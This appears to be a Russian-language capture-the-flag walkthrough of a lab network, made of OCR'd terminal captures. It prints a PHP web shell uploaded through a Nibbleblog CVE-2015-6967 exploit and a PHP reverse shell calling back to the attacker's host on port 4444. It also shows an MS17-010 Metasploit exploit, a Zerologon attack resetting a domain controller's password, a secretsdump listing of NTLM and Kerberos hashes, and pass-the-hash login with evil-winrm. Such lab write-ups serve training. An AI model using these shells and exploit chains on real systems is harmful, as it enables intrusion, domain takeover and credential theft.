
DB updated: ./content/private/config.xml

DB updated: ./content/private/comments.xml

Categories updated...

Nibbleblog 4.0.3 "Coffee" ©2009 - 2014 | Developed by Diego Najar

Воспользуемся CVE-2015-6967 которая загружает наш payload php по адресу content/private/plugins/my_image/image.php




```
┌──(kali㉿kali)-[~/Downloads]
└─$ python3 exploit.py --url http://192.168.100.24/ --username admin --password admin --payload phpshell.php
/home/kali/.local/lib/python3.12/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3 (1.26.20) or chardet (5.2.0)/ch
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[+] Login Successful.
[+] Upload likely successfull.
[+] Exploit launched, check for shell.
```

~/Downloads/phpshell.php - Mousepad
File Edit Search View Document Help


```
<html>
<body>
<form method="GET" name="<?php echo basename($_SERVER['PHP_SELF']); ?>">
<input type="TEXT" name="cmd" id="cmd" size="80">
<input type="SUBMIT" value="Execute">
</form>
<pre>
<?php
    if(isset($_GET['cmd']))
    {
        system($_GET['cmd']);
    }
?>
</pre>
</body>
<script>document.getElementById("cmd").focus();</script>
</html>
```

И получаем страницу со строкой для команд в которой прописываем shell




```
php -r '$sock=fsockopen("10.0.2.3",4444);exec("sh <&3 >&3 2>&3");'
```

Получаем доступ, делаем стабильный шелл и получаем первый флаг user flag{6d6c8c5b880f4017d36ac79963d5be0c}




```
cd home
ls
user
cd user
cat flag
cat: flag: No such file or directory
ls
flag.txt
cat flag.txt
flag{6d6c8c5b880f4017d36ac79963d5be0c}
^C
```




```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.0.2.3] from (UNKNOWN) [192.168.100.24] 5894

ls
db.xml
image.php
python3 -c 'import pty;pty.spawn("/bin/bash")'
</html/nibbleblog/content/private/plugins/my_image$ cd ~
```

Проверяем sudo и видим что можем использовать sudo без пароля. Читаем флаг в директории root flag{eec8bcb745ff86fba3b662e5c22ff609}




```
www-data@dev-server:/$ sudo -l
sudo -l
Matching Defaults entries for www-data on dev-server:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on dev-server:
    (ALL) NOPASSWD: ALL
```



```
www-data@dev-server:/$ sudo cat /root/flag.txt
sudo cat /root/flag.txt
flag{eec8bcb745ff86fba3b662e5c22ff609}
www-data@dev-server:/$
```


==192.168.100.20==

Проверяем наличие уязвимости nmap --script smb-vuln-ms17-010 192.168.100.20




```
└─$ nmap --script smb-vuln-ms17-010 192.168.100.20
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-01-17 20:03 MSK
Nmap scan report for 192.168.100.20
Host is up (0.061s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT    STATE SERVICE
135/tcp open  msrpc
139/tcp open  netbios-ssn
445/tcp open  microsoft-ds

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|   Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|     State: VULNERABLE
|     IDs:  CVE:CVE-2017-0143
|     Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|        servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_      https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
```

Через msfconsole запускаем ms17-010 psexec и получаем доступ под системой



```
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.0.2.3:4444
[*] 192.168.100.20:445 - Target OS: Windows 5.1
[*] 192.168.100.20:445 - Filling barrel with fish... done
[*] 192.168.100.20:445 - <---------------| Entering Danger Zone |--------------->
[*] 192.168.100.20:445 -        [*] Preparing dynamite...
[*] 192.168.100.20:445 -                [*] Trying stick 1 (x86)...Boom!
[*] 192.168.100.20:445 -        [+] Successfully Leaked Transaction!
[*] 192.168.100.20:445 -        [+] Successfully caught Fish-in-a-barrel
[*] 192.168.100.20:445 - <---------------| Leaving Danger Zone |--------------->
[*] 192.168.100.20:445 - Reading from CONNECTION struct at: 0x81e32558
[*] 192.168.100.20:445 - Built a write-what-where primitive...
[+] 192.168.100.20:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.100.20:445 - Selecting native target
[*] 192.168.100.20:445 - Uploading payload... IepSZlrL.exe
[*] 192.168.100.20:445 - Created \IepSZlrL.exe...
[+] 192.168.100.20:445 - Service started successfully...
[*] Sending stage (176198 bytes) to 192.168.100.20
[*] 192.168.100.20:445 - Deleting \IepSZlrL.exe...
[*] Meterpreter session 1 opened (10.0.2.3:4444 -> 192.168.100.20:1032) at 2025-01-17 20:05:46 +0300

meterpreter > ls
Listing: C:\WINDOWS\system32
============================
```

Находим файл через search -f *.txt и забираем флаг




```
meterpreter > cd Desktop\\
meterpreter > ls
Listing: C:\Documents and Settings\Administrator\Desktop
========================================================

Mode              Size  Type  Last modified              Name
----              ----  ----  -------------              ----
100666/rw-rw-rw-  39    fil   2022-02-17 21:43:10 +0300  flag.txt

meterpreter > cat flag.txt
flag{2027838ae5b03434ee0202a0d785b929}
meterpreter > back
```

flag{2027838ae5b03434ee0202a0d785b929}


192.168.100.10,192.168.100.16

Запускаем msfconsole и проверяем наличие zerologon на доменной машине. NBNAME получаем путем сканирования адреса




```
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set rhosts 192.168.100.16
rhosts => 192.168.100.16
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > set nbname DC01
nbname => DC01
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > check

[*] 192.168.100.16: - Connecting to the endpoint mapper service ...
[*] 192.168.100.16:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.100.16[49666] ...
[*] 192.168.100.16:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.100.16[49666] ...
[+] 192.168.100.16 - The target is vulnerable.
```

Домен уязвим. Проведем атаку и получить хеши с помощью команды secretsdump.py -no-pass -just-dc tech.local/DC01\$@192.168.100.16




```
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > exploit
[*] Running module against 192.168.100.16

[*] 192.168.100.16: - Connecting to the endpoint mapper service ...
[*] 192.168.100.16:49666 - Binding to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.100.16[49666] ...
[*] 192.168.100.16:49666 - Bound to 12345678-1234-abcd-ef00-01234567cffb:1.0@ncacn_ip_tcp:192.168.100.16[49666] ...
[+] 192.168.100.16:49666 - Successfully authenticated
[+] 192.168.100.16:49666 - Successfully set the machine account (DC01$) password to: aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 (empty)
[*] Auxiliary module execution completed
msf6 auxiliary(admin/dcerpc/cve_2020_1472_zerologon) > 
```




```
┌──(kali㉿kali)-[~]
└─$ secretsdump.py -no-pass -just-dc tech.local/DC01\$@192.168.100.16
Impacket v0.10.0 - Copyright 2022 SecureAuth Corporation

[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Using the DRSUAPI method to get NTDS.DIT secrets
Administrator:500:aad3b435b51404eeaad3b435b51404ee:a73a2b453dd867f6a95dc81a6a907033:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:48e0bad80cafc6fd7bd74d30689eb496:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
tech.local\engineer:1104:aad3b435b51404eeaad3b435b51404ee:f67e6562390dea47df701c6ee299ca6f:
::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
ENGINEER$:1105:aad3b435b51404eeaad3b435b51404ee:cbba0d8040fcb86831d86764e6613da5:::
[*] Kerberos keys grabbed
krbtgt:aes256-cts-hmac-sha1-96:8e199819a4223a913fcbfdf8eba62cb516d279453bbc5ab563d1beb90fa6
b940
krbtgt:aes128-cts-hmac-sha1-96:98b58976dffca6b3d4f61d475ef0f07a
krbtgt:des-cbc-md5:64755b86aec7ece9
tech.local\engineer:aes256-cts-hmac-sha1-96:36253ff90c65b10a33603710d55786d5ce5f6fd742779a2
a099315b7babcf888
tech.local\engineer:aes128-cts-hmac-sha1-96:26eed2110ec5d3b04764bd3a548d047c
tech.local\engineer:des-cbc-md5:765b0494574567b3
DC01$:aes256-cts-hmac-sha1-96:364a3e7060014999643ef3ea105a6c50ca48849951d7840e2846dff3bdce7
f98
DC01$:aes128-cts-hmac-sha1-96:b29233c7d3deaef093bb33dd64729d51
DC01$:des-cbc-md5:daea2907abfd3d3d
ENGINEER$:aes256-cts-hmac-sha1-96:7bc46b89c7630917b4ee658e5d7c66dd0753af8f043fa12f21a5cc759
9760d6a
ENGINEER$:aes128-cts-hmac-sha1-96:390d8823c4ee3eda2e70c3b1d617d960
ENGINEER$:des-cbc-md5:0ed61cdf680d2975
[*] Cleaning up ...
```

Получили хеш администратора. Воспользуемся evin-winrm для доступа к системе и получим первый флаг flag{8e967d64f6aa822c6e9567505e6a09d0}



```
┌──(kali㉿kali)-[~]
└─$ evil-winrm -i 192.168.100.16 -u Administrator -H 'a73a2b453dd867f6a95dc81a6a907033'

Evil-WinRM shell v3.5

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc
() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-wi
nrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> whoami
tech\administrator
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
*Evil-WinRM* PS C:\Users\Administrator> cd Desktop
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir


    Directory: C:\Users\Administrator\Desktop


